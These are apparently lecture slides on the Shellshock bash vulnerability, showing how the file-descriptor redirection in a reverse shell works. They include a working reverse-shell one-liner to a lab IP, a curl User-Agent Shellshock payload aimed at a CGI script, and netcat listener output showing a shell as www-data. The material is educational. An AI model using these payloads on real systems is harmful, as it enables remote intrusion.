
—https://ryanstutorials.net/linuxtutorial/piping.php
—https://devconnected.com/input-output-redirection-on-linux-explained/

A Shellshock Attack: Create a Reverse Shell *(cont.)*

What is run from the point of view of the Victim (Server)…



```
Server(10.0.2.69):$ /bin/bash -i > /dev/tcp/10.0.2.70/9090 0<&1 2>&1
```




The option i stands for interactive, meaning that the shell should be interactive.

This causes the output device (stdout) of the shell to be redirected to the TCP connection to 10.0.2.70's port 9090.


File descriptor 0 represents the standard input device (stdin) and 1 represents the standard output device (stdout). This command tell the system to use the stdout device as the stdin device. Since the stdout is already redirected to the TCP connection, this option basically indicates that the shell program will get its input from the same TCP connection.

File descriptor 2 represents the standard error (stderr). This cases the error output to be redirected to stdout, which is the TCP connection.

A Shellshock Attack on CGI: Getting a Reverse Shell



```
$ curl -A "() { echo hello;}; echo Content_type: text/plain; echo;
    echo; /bin/bash -i > /dev/tcp/10.0.2.70/9090 0<&1 2>&1"
    http://10.0.2.69/cgi-bin/test.cgi
```



```
seed@Attacker(10.0.2.70)$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.69] port 9090 [tcp/*] accepted ...
bash: cannot set terminal process group (2106): ...
bash: no job control in this shell
www-data@VM:/usr/lib/cgi-bin$        ← Reverse shell is created!
www-data@VM:/usr/lib/cgi-bin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Summary

- Shell functions (specifically in bash)
- Implementation mistakes in bash's parsing logic
- The Shellshock vulnerability and how to exploit it
- How to create a reverse shell using the Shellshock attack to get remote code execution